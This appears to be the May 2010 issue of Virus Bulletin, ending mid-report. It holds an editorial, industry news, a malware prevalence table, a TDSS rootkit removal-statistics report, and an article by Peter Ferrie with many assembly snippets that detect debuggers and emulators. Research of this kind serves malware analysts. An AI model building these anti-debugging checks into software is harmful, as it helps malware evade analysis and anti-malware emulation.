MAY 2010

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

FACTS & FIGURES

The TDSS/TDL rootkit has been the cause of many a headache for anti-virus vendors. Here, Alisa Shevchenko presents a report and analysis of statistics collected from the users of a TDSS removal tool during the first quarter of 2010

page 10

FACING UP TO TxF

Abhijit Kulkarni and Prakash Jagdale discuss why most real-time anti-virus scanners are ineffective at detecting malware written using the TxF facility and propose a working solution for the problem.

page 13

VBSPAM CERTIFICATION

On the first anniversary of the VBSpam comparative review *VB's* team tested a record 20 full anti-spam solutions, together with one reputation blacklist. The number of VBSpam awards earned also reached a record high of 18. Martijn Grooten has the details.

page 24

vb VERIFIED SPAM virusbtn.com

ISSN 1749-7027

COMMENT

'[The security industry] has made great strides in attempting to get information across to the general populace in a palatable format.'

Helen Martin, Virus Bulletin

THE BEST OF…

In March, Bill Brenner, Senior Editor of *CSO*, wrote: 'Thanks to the blogosphere, social networking sites and podcasting made easy, many security pros are taking on a much more public persona, becoming near-rock stars.' Well, 'rock stars' may be pushing it a little far but it's certainly true that the security industry has embraced today's digital media with gusto and has made great strides in attempting to get information across to the general populace in a palatable format.

How far the message reaches outside of the IT industry is a little less clear. I suspect that the average end-user whose life does not touch even the fringes of IT (the school teacher, shop assistant, council worker and so on) does not listen to security podcasts, follow the latest security guru tweets or read any security blogs, and the problem of how to inform the masses remains a challenging one. Nevertheless, embracing the latest trends in digital media is a laudable start.

The explosion of social media and Web 2.0 technologies is just one of the changes the anti-malware industry has witnessed in the last ten years. We have seen the phenomenal rise of spam to become a major headache for end-users and vendors alike – in 2000 spam accounted for less than 8% of all email traffic, a figure that seems almost mythical next to today's statistics in which spam accounts for close to 90% of email traffic. Alongside the rise in spam we have seen a rise in phishing – the Anti-Phishing Working Group reported a total of 176 unique phishing attacks in January 2004; in August 2009 it received an all-time high of 40,621 unique phishing reports. Identity theft has also become a worrying trend, and the distinction between malware and spam has become increasingly blurred.

Editor: Helen Martin
Technical Editor: Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Consulting Editors:
Nick FitzGerald, *Independent consultant, NZ*
Ian Whalley, *IBM Research, USA*
Richard Ford, *Florida Institute of Technology, USA*

At the start of the decade malware tended to be created by coders simply seeking their five minutes of fame, but over the course of the last ten years motivations behind malware have rapidly changed – as has the volume of malware being released on a daily basis. Modern malware is commercially motivated, and malware creation is now a serious criminal enterprise worth many millions worldwide.

Of course, keeping pace with the changes in the world of cybercrime has meant changes for the AV industry. Almost without exception, vendors now offer firewalls, anti-spam, anti-spyware, anti-phishing and data encryption technologies alongside the traditional anti-malware – and traditional malware detection technologies have been joined by proactive methods using heuristic and generic techniques, as well as scanning in the cloud. Even the marketplace has seen changes over the last ten years – in 2000, *VB*'s largest comparative review saw a total of 19 products being tested on *Windows NT*, while last month saw a total of 60 products on *VB*'s test bench.

So why all this reflection on the last ten years? This year will mark the 20th anniversary of the *VB* conference and by way of celebration the organizers plan to reinstate an award last given at VB2000 in Florida. Delegates at VB2000 witnessed a ceremony that honoured the individual who had contributed the most to the AV industry in the previous ten years. Ten years on, just as the industry – and the *VB* conference itself – has grown, the award categories have been extended, with six gleaming awards to be won in 2010.

We are now inviting nominations for the following award categories:

- Greatest contribution to anti-malware in the last 10 years
- Greatest contribution to anti-spam in the last 10 years
- Best newcomer (in the last 10 years)
- Best educator (whether using traditional teaching methods, blogging, podcasting etc.)
- Person or team behind the most innovative idea in the last 10 years
- Lifetime achievement award

Nominations can be for individuals or teams. Once we have a shortlist of nominees voting will be opened on www.virusbtn.com and the winners will be announced at VB2010 in Vancouver. Please send your nominations to editor@virusbtn.com.

NEWS

ACQUISITIONS, SALES AND RUMOURS

Late last month *Symantec* announced that it is poised to acquire two email and data encryption firms: *PGP Corporation* and *GuardianEdge Technologies*. The acquisitions – which will cost the company $300 million and $70 million respectively, both in cash – will put it in a strong position in the rapidly growing encryption market as well as broadening its data protection offerings. The move follows previous data encryption acquisitions by security firms *McAfee* and *Sophos* – *McAfee* having purchased *SafeBoot* in 2007 and *Sophos* having acquired *Utimaco* in 2008. *Symantec* is expected to finalize the purchase of the two companies in the June quarter.

Meanwhile, *Sophos* has announced the pending sale of a majority interest in the company to private equity group *Apax Partners* in a deal that values the company at $830 million. The founders of *Sophos* will retain a significant minority shareholding while private equity firm *TA Associates*, which invested in the company in 2002, will sell its full interest to *Apax*.

While all this has been going on there have been rumblings of speculation that *McAfee* may be about to be bought by *Hewlett-Packard*. While the rumours are unconfirmed, they were enough to give *McAfee* share prices a boost, with the company's shares seeing their biggest gain in two months following a report by financial analysts which concluded that an acquisition of the security software company would help *HP* compete against *Cisco Systems*. However, the company's share price fell again following the release of a disappointing first quarter report and forecast for the second quarter.

CYBER SECURITY CHALLENGE CHALLENGED BY VULNERABILITY

A new initiative designed to identify and nurture the UK's next generation of cyber security experts has encountered a rather embarrassing stumbling block just days after its launch. Cyber Security Challenge UK – which is sponsored by the UK Government's Office of Cyber Security, SANS Institute, the Institute of Information Security Professionals, *QinetiQ Consulting* and *Dtex Systems* – is a series of challenges aimed at testing the nation's cyber skills and inspiring youngsters to develop their talents in the security arena. Immediately following its launch at the InfoSecurity Europe exhibition, however, the online home of the initiative (http://cybersecuritychallenge.org.uk/) was found to be suffering from an XSS vulnerability. According to Internet security company *Netcraft* it was possible to inject JavaScript into the site's title and h2 elements by appending the injected code to the site's URL. The security hole was quickly fixed, and online candidate registration will open later in the year.

Prevalence Table – March 2010[1]

Malware	Type	%
Autorun	Worm	13.37%
Injector	Trojan	9.37%
Adware-misc	Adware	7.78%
Conficker/Downadup	Worm	6.00%
FakeAlert/Renos	RogueAV	4.44%
OnlineGames	Trojan	3.79%
Virtumonde/Vundo	Trojan	3.17%
Wintrim	Trojan	2.87%
Heuristic/generic	Virus/worm	2.74%
Delf	Trojan	2.56%
Agent	Trojan	2.42%
VB	Worm	2.27%
Small	Trojan	1.91%
PDF	Exploit	1.79%
Virut	Virus	1.75%
HackTool	PU	1.66%
Zbot	Trojan	1.54%
FlyStudio	Worm	1.52%
Hupigon	Trojan	1.45%
Mdrop	Trojan	1.43%
Crypt	Trojan	1.42%
Downloader-misc	Trojan	1.36%
Alureon	Trojan	1.32%
Iframe	Exploit	1.30%
Kryptik	Trojan	1.26%
Heuristic/generic	Trojan	1.25%
Peerfrag/Palevo	Worm	1.21%
AutoIt	Trojan	1.11%
Sality	Virus	0.98%
Istbar/Swizzor/C2lop	Trojan	0.96%
Bifrose/Pakes	Trojan	0.95%
Bancos	Trojan	0.88%
Others[2]		12.17%
Total		**100.00%**

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

TECHNICAL FEATURE

ANTI-UNPACKER TRICKS – PART EIGHT

Peter Ferrie
Microsoft, USA

New anti-unpacking tricks continue to be developed as older ones are constantly being defeated. Last year, a series of articles described some tricks that might become common in the future, along with some countermeasures [1–8]. Now, the series continues with a look at tricks that are specific to debuggers and emulators.

INTRODUCTION

Anti-unpacking tricks can come in different forms, depending on what kind of unpacker they are intended to attack. The unpacker can be in the form of a memory dumper, a debugger, an emulator, a code buffer, or a W-X interceptor. It may also be a tool in a virtual machine. There are corresponding tricks for each of these. This article and the ones that follow look at some of the tricks that are specific to debuggers and emulators. Definitions of these are as follows:

- A debugger attaches to a process, allowing single-stepping, or the placing of breakpoints at key locations, in order to stop execution at the right place. The process can then be dumped with more precision than using a memory dumper alone.
- An emulator, as referred to within this paper, is a purely software-based environment, most commonly used by anti-malware software. It places the suspicious file inside the environment and watches its execution for particular events of interest.

Unless stated otherwise, all of the techniques described in this article were discovered and developed by the author.

ANTI-UNPACKING BY ANTI-DEBUGGING

1. PEB fields

1.1 NtGlobalFlag

For a 32-bit process on a 64-bit platform, there are separate PEBs for the 32-bit portion and the 64-bit portion. The 64-bit PEB contains copies of the same interesting fields as the 32-bit PEB, though the locations are different between the two. As such, the NtGlobalFlag field exists at offset 0xbc in the 64-bit PEB. The value in that field is zero by default. As with 32-bit platforms, there is a particular value that is typically stored in the field when a debugger is running. The presence of that value is not a reliable indication that a debugger is running, but it could be used for that purpose. All of the information regarding this field is identical to the 32-bit version, and was described in [1]. However, there are no current tools that hide the 64-bit NtGlobalFlag flags.

Example 32-bit code to detect the 64-bit default value looks like this:

```
mov eax, fs:[30h] ;PEB
;64-bit PEB follows 32-bit PEB
;NtGlobalFlag
mov al, [eax+10bch]
and al, 70h
cmp al, 70h
je  being_debugged
```

1.2 Heap flags

For a 32-bit process on a 64-bit platform, there are separate heaps for the 32-bit portion and the 64-bit portion. Within the 32-bit heap are two well-known fields of interest. The same fields exist in the 64-bit heap, with the same flags. As a result, the same vector exists for detecting a debugger. The PEB64->NtGlobalFlag field forms the basis for the values in those fields. No current tools hide the 64-bit heap flags.

Example 32-bit code to detect the 64-bit value looks like this:

```
mov eax, fs:[30h] ;PEB
;64-bit PEB follows 32-bit PEB
;get process heap base
mov eax, [eax+1030h]
cmp d [eax+70h], 2 ;Flags
jne being_debugged
```

and this:

```
mov eax, fs:[30h] ;PEB
;64-bit PEB follows 32-bit PEB
;get process heap base
mov eax, [eax+1030h]
cmp d [eax+74h], 0 ;ForceFlags
jne being_debugged
```

1.3 The heap

The problem with simply clearing the heap flags is that the initial heap will have been initialized with the flags active, and that leaves some artefacts that can be detected. Specifically, at the end of the heap block there will be one definite value, and one possible value. The HEAP_TAIL_CHECKING_ENABLED flag causes the sequence 0xABABABAB to appear four times at the exact end of the allocated block in the 64-bit heap. The HEAP_FREE_CHECKING_ENABLED flag causes the sequence 0xFEEEFEEE (or a part thereof) to appear if additional bytes are required to fill in the slack space until the next block. *Windows Vista* strengthened the heap protection on both the 32-bit and 64-bit platforms with the introduction of an XOR key to encode the block size. The use of this key is optional, but it is used by default.

Example 32-bit code to detect the 32-bit value looks like this:

```
mov     eax, <heap ptr>
;get unused_bytes
movzx   edx, w [eax-8] ;size
xor     ebx, ebx
mov     ecx, fs:[ebx+30h] ;PEB
;get process heap base
mov     ecx, d [ecx+18h]
;check for protected heap
cmp     d [ecx+4ch], ebx
;get heap key
cmovne  ebx, [ecx+50h]
xor     dx, bx
movzx   ecx, b [eax-1]
sub     eax, ecx
lea     edi, [edx*8+eax]
mov     al, 0abh
mov     cl, 8
repe    scasb
je      being_debugged
```

Example 32-bit code to detect the 64-bit value looks like this:

```
mov     eax, <heap ptr>
;get unused_bytes
movzx   edx, w [eax-8] ;size
xor     ebx, ebx
mov     ecx, fs:[ebx+30h] ;PEB
;64-bit PEB follows 32-bit PEB
;get process heap base
mov     ecx, [ecx+1030h]
;check for protected heap
cmp     d [ecx+7ch], ebx
;get heap key
cmovne  ebx, [ecx+88h]
xor     dx, bx
add     edx, edx
movzx   ecx, b [eax-1]
sub     eax, ecx
lea     edi, [edx*8+eax]
mov     al, 0abh
mov     cl, 10h
repe    scasb
je      being_debugged
```

2. Special APIs

2.1 IsDebuggerPresent

The kernel32 IsDebuggerPresent() function simply returns the value of the PEB->BeingDebugged flag. However, the PEB64->BeingDebugged flag exists, and can be queried directly. The *Stealth64* plug-in for *OllyDbg* is currently the only tool that hides the 64-bit PEB->BeingDebugged flag.

Example code looks like this:

```
mov eax, fs:[30h] ;PEB
;64-bit PEB follows 32-bit PEB
;check BeingDebugged
cmp b [eax+1002h], 0
jne being_debugged
```

2.2 NtSetDebugFilterState

The ntdll NtSetDebugFilterState() function can be used to detect the presence of a debugger.

Example code looks like this:

```
push   1
push   0
push   0
call   NtSetDebugFilterState
xchg   ecx, eax
jecxz being_debugged
```

However, the function requires the calling process to possess the debug privilege. Example code to acquire the debug privilege looks like this:

```
    xor   ebx, ebx
    push  2
    push  ebx
    push  ebx
    push  esp
    push  offset l1
    push  ebx
    call  LookupPrivilegeValueA
    push  eax
    push  esp
    push  20h
    push  -1 ;GetCurrentProcess()
    call  OpenProcessToken
    pop   ecx
    push  eax
    mov   eax, esp
    push  ebx
    push  ebx
    push  10h
    push  eax
    push  ebx
    push  ecx
    call  AdjustTokenPrivileges
    ...
l1: db "SeDebugPrivilege", 0
```

This method has been disclosed publicly [9].

2.3 RtlQueryProcessDebugInformation

The ntdll RtlQueryProcessDebugInformation() function can be used to read certain fields indirectly from the process memory of any given process. Specifically, the heap flags can be read using this function, and it is not obvious that it is being done. This method has been disclosed publicly [10]. However, while the basic idea is valid, it does not work as described because one of the flags was removed in *Windows Vista*. Thus, the flags value should be masked first.

Example correct code looks like this:

```
push  0
push  0
call  RtlCreateQueryDebugBuffer
push  eax
xchg  ebx, eax
;PDI_HEAPS + PDI_HEAP_BLOCKS
push  14h
call  GetCurrentProcessId
push  eax
call  RtlQueryProcessDebugInformation
;HeapInformation
mov   eax, [ebx+38h]
mov   eax, [eax+8] ;Flags
bswap eax
;not HEAP_SKIP_VALIDATION_CHECKS
;(missing in Vista)
and   al, 0efh
;GROWABLE
;+ TAIL_CHECKING_ENABLED
;+ FREE_CHECKING_ENABLED
;+ CREATE_ALIGN_16
;+ VALIDATE_PARAMETERS_ENABLED
cmp   eax, 62000140h
je    being_debugged
```

However, it is better to compare with the value that is set when no debugger is present.

Example code looks like this:

```
push 0
push 0
call RtlCreateQueryDebugBuffer
push eax
xchg ebx, eax
;PDI_HEAPS + PDI_HEAP_BLOCKS
push 14h
call GetCurrentProcessId
push eax
call RtlQueryProcessDebugInformation
;HeapInformation
mov  eax, [ebx+38h]
;HEAP_GROWABLE
cmp  d [eax+8], 2 ;Flags
jne  being_debugged
```

2.4 RtlQueryProcessHeapInformation

The ntdll RtlQueryProcessHeapInformation() function can be used to read the heap flags indirectly from the process memory for the current process, and it is not obvious that it is being done. This method has also been disclosed publicly [11]. However, the disclosure refers to the wrong structure, so the description is incorrect. The accepted parameter is a pointer to a DEBUG_HEAP_INFORMATION structure, not a DEBUG_BUFFER structure. As a result, the DEBUG_BUFFER->RemoteSectionBase field in the text is actually the DEBUG_HEAP_INFORMATION->Flags field. Given that correction, it all makes sense, and we can see that the Flags check is a variation of the above method, but without the indirect pointer.

Example code looks like this:

```
push  0
push  0
call  RtlCreateQueryDebugBuffer
push  eax
xchg  ebx, eax
call  RtlQueryProcessHeapInformation
mov   eax, [eax+8] ;Flags
bswap eax
;not HEAP_SKIP_VALIDATION_CHECKS
;(missing in Vista)
and   al, 0efh
;GROWABLE
;+ TAIL_CHECKING_ENABLED
;+ FREE_CHECKING_ENABLED
;+ CREATE_ALIGN_16
;+ VALIDATE_PARAMETERS_ENABLED
cmp   eax, 62000140h
je    being_debugged
```

As before, it is better to compare with the value that is set when no debugger is present.

Example 'correct' code looks like this:

```
push  0
push  0
call  RtlCreateQueryDebugBuffer
push  eax
xchg  ebx, eax
call  RtlQueryProcessHeapInformation
;HEAP_GROWABLE
cmp   d [eax+8], 2 ;Flags
jne   being_debugged
```

However, there is an assumption in this code which has been shown to be invalid in *Windows Vista*. The assumption is that the debug heap information begins four bytes after the start of the debug buffer. This is true for platforms prior to *Windows Vista* because the DEBUG_BUFFER->SizeOfInfo field is not initialized. However, in *Windows Vista* this field is initialized to a non-zero value. As a result, the correct way of accessing the debug heap information is via the indirect pointer, as for the ntdll RtlQueryProcessDebugInformation() function method.

This becomes more obvious because the ntdll RtlQueryProcessDebugInformation() function calls the ntdll RtlQueryProcessHeapInformation() function internally, and passes the original buffer pointer. As a result, the method for accessing the contents should be the same in both cases.

Example correct code using the debugger value looks like this:

```
push  0
push  0
call  RtlCreateQueryDebugBuffer
push  eax
xchg  ebx, eax
call  RtlQueryProcessHeapInformation
;HeapInformation
mov   eax, [ebx+38h]
mov   eax, [eax+8] ;Flags
bswap eax
;not HEAP_SKIP_VALIDATION_CHECKS
;(missing in Vista)
and   al, 0efh
;GROWABLE
;+ TAIL_CHECKING_ENABLED
;+ FREE_CHECKING_ENABLED
;+ CREATE_ALIGN_16
;+ VALIDATE_PARAMETERS_ENABLED
cmp   eax, 62000140h
je    being_debugged
```

Example correct code using the default value looks like this:

```
push  0
push  0
call  RtlCreateQueryDebugBuffer
push  eax
xchg  ebx, eax
call  RtlQueryProcessHeapInformation
;HeapInformation
mov   eax, [ebx+38h]
;HEAP_GROWABLE
cmp   d [eax+8], 2 ;Flags
jne   being_debugged
```

A variation of this technique which checks a different field has been disclosed publicly [12]. However, the text refers to the wrong structure, so the description is incorrect. As above, the accepted parameter is a pointer to a DEBUG_HEAP_INFORMATION structure, not a DEBUG_BUFFER structure. As a result, the DEBUG_BUFFER->RemoteSectionBase field in the text is actually the DEBUG_HEAP_INFORMATION->Flags field, and the DEBUG_BUFFER->EventPairHandle field is actually the DEBUG_HEAP_INFORMATION->Allocated field. As above, we can see that the Flags check is a variation of the above method, and that the Allocated check is an unreliable method.

2.5 CloseHandle

It is well known that the kernel32 CloseHandle() function and the ntdll NtClose() function will raise an exception if an invalid or protected handle is passed to the function in the presence of a debugger. However, it is less well known that there is a global flag that can be set to always produce this behaviour. Setting the value 0x400000 (FLG_ENABLE_CLOSE_EXCEPTIONS) in the 'HKLM\System\CurrentControlSet\Control\Session Manager\GlobalFlag' registry value, and then rebooting, causes the kernel32 CloseHandle() function and the ntdll NtClose() function to always raise an exception if an invalid or protected handle is passed to the function, even if no debugger is present. This behaviour is supported on all *NT*-based versions of *Windows*, on both the 32-bit and 64-bit platforms.

At the time of writing, *Microsoft* documentation claims that other APIs that receive handles (such as the kernel32 SetEvent() function) will behave in the same way when this flag is set [13], but this claim is incorrect. There are only two places in the kernel that raise a user-mode exception based on this flag, and both of them are in the ntoskrnl NtClose() function.

It has been claimed that the ntoskrnl NtClose() function is the only kernel-mode function that raises a user-mode exception [14]. This is also incorrect. The ntoskrnl ObReferenceObjectByHandle() function also raises a user-mode exception – but the circumstances for the exception are different. Setting the value 0x100 (FLG_APPLICATION_VERIFIER) in the 'HKLM\System\CurrentControlSet\Control\Session Manager\GlobalFlag' registry value, and then rebooting, causes the ntoskrnl ObReferenceObjectByHandle() function to always raise an exception if an invalid handle is passed to a function (such as the kernel32 SetEvent() function) that calls the ntoskrnl ObReferenceObjectByHandle() function. It seems likely that this flag is the one the author of the *Microsoft* documentation had in mind. The exception-raising behaviour of this flag is not documented.

There is another flag – 0x40000000 (FLG_ENABLE_HANDLE_EXCEPTIONS) – which, at the time of writing, *Microsoft* documentation claims will raise a user-mode exception when an invalid handle is passed to the Object Manager [15]. However, this claim is also incorrect. While an exception is raised in response to an invalid handle, the handle is accepted only from kernel mode, not from user mode. The exception occurs in kernel mode (specifically, a bug check event and a blue screen), the exception is not passed to user mode, and this behaviour applies only to drivers. This flag was introduced in *Windows XP*.

Some third-party websites state that the FLG_ENABLE_CLOSE_EXCEPTIONS behaviour can be set on a per-process basis, but this is incorrect. The effect is system wide.

In *Windows Vista* and later versions, a further location was added that can raise user-mode exceptions, but it is reached only if an exception can be generated in kernel mode.

3. Process tricks

3.1 Thread local storage (TLS)

'Does my TLS callback run on attach?' is a simple question with a complex answer. When a process starts, the ntdll LdrInitializeThunk() function processes the PEB->Ldr->InLoadOrderModuleList list. The PEB->Ldr->InLoadOrderModuleList list contains the names of DLLs to process. The PLDR_DATA_TABLE_ENTRY->Flags value must have the LDRP_ENTRY_PROCESSED bit clear in at least one DLL for the Thread Local Storage callbacks to be called on attach.

That bit is always set for ntdll.dll, so a file importing only from ntdll.dll will not have Thread Local Storage callbacks executed on attach. *Windows 2000* and earlier contained a bug causing it to crash if a file did not import from kernel32.dll, either explicitly (that is, importing from kernel32.dll directly) or implicitly (that is, importing from a DLL that imports from kernel32.dll; or a DLL that imports from … a DLL that imports from kernel32.dll, regardless of how long the chain is).

This bug was fixed in *Windows XP* by forcing ntdll.dll to load kernel32.dll explicitly, before processing the host import table. When kernel32.dll is loaded, it is added to the PEB->Ldr->InLoadOrderModuleList. The problem is that this fix introduced a side effect.

The side effect occurs when ntdll.dll retrieves an exported function address from kernel32.dll, via the ntdll LdrGetProcedureAddressEx() function. The side effect would be triggered as a result of retrieving any exported function, but in this particular case it is triggered by ntdll retrieving the address of one of the following functions: BaseProcessInitPostImport() (*Windows XP* and *Windows Server 2003* only), BaseQueryModuleData() (*Windows XP* and *Windows Server 2003* only, if the BaseProcessInitPostImport() function does not exist), BaseThreadInitThunk() (*Windows Vista* and later versions), or BaseQueryModuleData() (*Windows Vista* and later versions, if BaseThreadInitThunk() does not exist).

The side effect is that the ntdll LdrGetProcedureAddressEx() function sets the LDRP_ENTRY_PROCESSED flag for the kernel32.dll entry in the InLoadOrderModuleList list. As a result, a file importing only from kernel32.dll will no longer have Thread Local Storage callbacks executed on attach. This could be considered a bug in *Windows*.

There is a simple workaround for the problem, which is to import something from another DLL, provided that the DLL has a non-zero entrypoint. Then the TLS callbacks will be executed on attach. The workaround is effective because the PLDR_DATA_TABLE_ENTRY->Flags value will have the LDRP_ENTRY_PROCESSED bit clear for that DLL.

This problem has been known about since at least 2005 [16], and has been described in part [17–19], but the exact cause has never been disclosed until now.

This behaviour could be an effective anti-emulation trick for a file that imports only from kernel32.dll or ntdll.dll. It would detect emulators that always run the Thread Local Storage callbacks by default.

Example code looks like this:

```
   mov   ecx, d [esp+8] ;reason
   loop  l1 ;not DLL_PROCESS_ATTACH
   call  GetVersion
   cmp   al, 5
   jnbe  being_emulated ;Vista+
   jb    l1
   test  ah, ah
   jne   being_emulated ;XP or later
l1: ...
```

3.2 Import table

Windows trims spaces and periods while processing the module names in an import table before attempting to load the file. The kernel32 LoadLibrary() function behaves in the same way. Thus, 'kernel32.dll' is almost equivalent to 'kernel32.dll.' or 'kernel32.dll. . . . .'.

The caveat here is that *Windows* checks if a module is loaded already by examining the original name, not the normalized one. As a result, if spaces and/or periods are appended to the string, then a new copy of the DLL will be loaded.

In contrast, the kernel32 GetModuleHandle() function will remove only one period and no spaces. For example, calling the kernel32 GetModuleHandle('kernel32.dll.') function will return the address of the 'real' kernel32.dll, not the one with the appended period. Thus, if importing from 'kernel32.dll.', and then requesting the module handle of 'kernel32.dll.', the values will be different.

Example code looks like this:

```
    push offset l1
    mov  eax,
           [offset GetModuleHandleA+2]
    mov  ebx, [eax]
    call ebx
    cmp  eax, ebx
    jnb  being_debugged
    ...
l1: db “kernel32.dll.”, 0
```

Further, calling the kernel32 GetModuleHandle() function will fail for a DLL which was loaded using appended characters. Thus, loading ‘kernel32.dll..’ should succeed, but requesting the module handle of ‘kernel32.dll..’ should fail.

Example code looks like this:

```
    mov   esi, offset l1
    push  esi
    call  LoadLibraryA
    test  eax, eax
    je    being_debugged
    push  esi
    call  GetModuleHandleA
    test  eax, eax
    jne   being_debugged
    ...
l1: db   “kernel32.dll..”, 0
```

The next part of this series will continue to look at anti-debugging tricks, including looking at self-modifying code, selectors, RDTSC and *Syser* plug-ins.

The text of this paper was produced without reference to any Microsoft source code or personnel.

REFERENCES

[1] Ferrie, P. Anti-unpacker tricks. http://pferrie.tripod.com/papers/unpackers.pdf.

[2] Ferrie, P. Anti-unpacker tricks – part one. Virus Bulletin, December 2008, p.4. http://www.virusbtn.com/pdf/magazine/2008/200812.pdf.

[3] Ferrie, P. Anti-unpacker tricks – part two. Virus Bulletin, January 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200901.pdf.

[4] Ferrie, P. Anti-unpacker tricks – part three. Virus Bulletin, February 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200902.pdf.

[5] Ferrie, P. Anti-unpacker tricks – part four. Virus Bulletin, March 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200903.pdf.

[6] Ferrie, P. Anti-unpacker tricks – part five. Virus Bulletin, April 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200904.pdf.

[7] Ferrie, P. Anti-unpacker tricks – part six. Virus Bulletin, May 2009, p.4. http://www.virusbtn.com/pdf/magazine/2009/200905.pdf.

[8] Ferrie, P. Anti-unpacker tricks – part seven. Virus Bulletin, June 2009, p.4 http://www.virusbtn.com/pdf/magazine/2009/200906.pdf.

[9] Giuseppe ‘Evilcry’ Bonfa’. NtSetDebugFilterState as Anti-Dbg Trick Reverse Engineering. http://evilcry.netsons.org/tuts/NtSetDebugFilterState.pdf.

[10] RtlQueryProcessDebugInformation as Anti-Dbg Trick. http://evilcodecave.wordpress.com/2009/04/11/rtlqueryprocessdebuginformation-as-anti-dbg-trick/.

[11] RtlQueryProcessHeapInformation As Anti-Dbg Trick. http://evilcodecave.wordpress.com/2009/04/14/rtlqueryprocessheapinformation-as-anti-dbg-trick/.

[12] EventPairs Reversing – EventPairHandle as Anti-Dbg Trick. http://evilcodecave.wordpress.com/2009/05/06/eventpairs-reversing-eventpairhandle-as-anti-dbg-trick/.

[13] MSDN Library. Enable close exception. http://msdn.microsoft.com/en-us/library/ff542887.aspx.

[14] Newger, J. New IDA Stealth – Improved anti-anti-debugging techniques. http://newgre.net/node/43.

[15] MSDN Library. Enable bad handles detection. http://msdn.microsoft.com/en-us/library/ff542881.aspx.

[16] User32.dll init in Longhorn. http://blogs.msdn.com/mgrier/archive/2005/06/24/432455.aspx#433355.

[17] XP/S2K3 fails to process TLS w/o USER32. http://nezumi-lab.org/blog/?p=15.

[18] TLS callbacks w/o USER32 (part II). http://nezumi-lab.org/blog/?p=43.

[19] TLS callbacks w/o USER32 (part III). http://nezumi-lab.org/blog/?p=51.

FEATURE 1

TDSS INFECTIONS – QUARTERLY REPORT

Alisa Shevchenko
eSage Lab

Our first article about the TDSS malware was published a year ago [1]. A relatively minor threat back then, today TDSS/TDL is a widely discussed topic in the security industry, and the cause of many a headache for anti-virus vendors. Moreover, the rootkit's functionality has changed significantly during the year.

More than six months have passed since we released the *TDSS Remover* and disclosed its architecture [2]. Since then, some anti-virus vendors have also released dedicated TDSS removal tools. Among them are *TDSSKiller* from *Kaspersky Lab* and *TDSS Cleaner* from *Norman*.

The following article presents a report and a basic analysis of statistics collected from the users of *TDSS Remover* during the first quarter of 2010. (Note that, for users, the sending of information to us is optional, thus the data presented here may not be complete.)

OVERALL STATISTICS

Figure 1 shows the overall usage of the *TDSS Remover* (i.e. the approximate number of tool runs each day) between January and March 2010.




Figure 1: TDSS Remover statistics.

There are some notable peaks and slumps on the graph, which correspond to some major TDSS-related events:

1. The peak around 16 February reflects an increase in use of the tool due to the release of the MS10-015 update. The update caused a blue screen on all TDSS-infected systems [3], thus making users aware of the infection.
2. The slump after 28 February can be explained by the following:
   a) An upgrade (TDL3.27) was applied to the rootkit's engine around 25 February, which rendered all existing removal tools (including *TDSS Remover*) useless.
   b) Because of the issue with MS10-015, a considerable part of the TDL botnet was destroyed.
3. The blank period from 6 to 13 March was due to a technical issue with data gathering.
4. An update to *TDSS Remover* (enabling it to remove TDL3.27) was released on 7 March, and the data-gathering issue was fixed, so all the data beyond 7 March is accurate.

TDSS INFECTIONS BY COUNTRY

Figure 2 shows the distribution of *TDSS Remover* by country, thus it also gives an approximate idea of the distribution of TDSS malware.




Figure 2: Geographic split of TDSS Remover usage.

However, the statistics presented on this chart should be treated with caution, because some of the underlying data may reflect marketing trends rather than actual malware prevalence. Specifically:

1. Russia (RU) is prevalent and Ukraine (UA) has a notable representation on the chart because we are based in Russia and have a dedicated Russian website.

2. The Netherlands (NL) is prevalent and Belgium (BE) has a notable representation because the tool has appeared in the local news in these areas.

Thus the plot shares for Russia, Ukraine, The Netherlands and Belgium can be assumed, in reality, to be somewhat smaller than shown in Figure 2.

To summarize, we believe that TDSS infection is most prevalent in the United States, followed by Russia, a number of European countries including Great Britain, France, The Netherlands and Belgium, followed by Canada, Germany and Australia.

ROOTKIT FILES AND VERSIONS

Figure 3 shows the distribution of different file types and the names of malicious executable files.

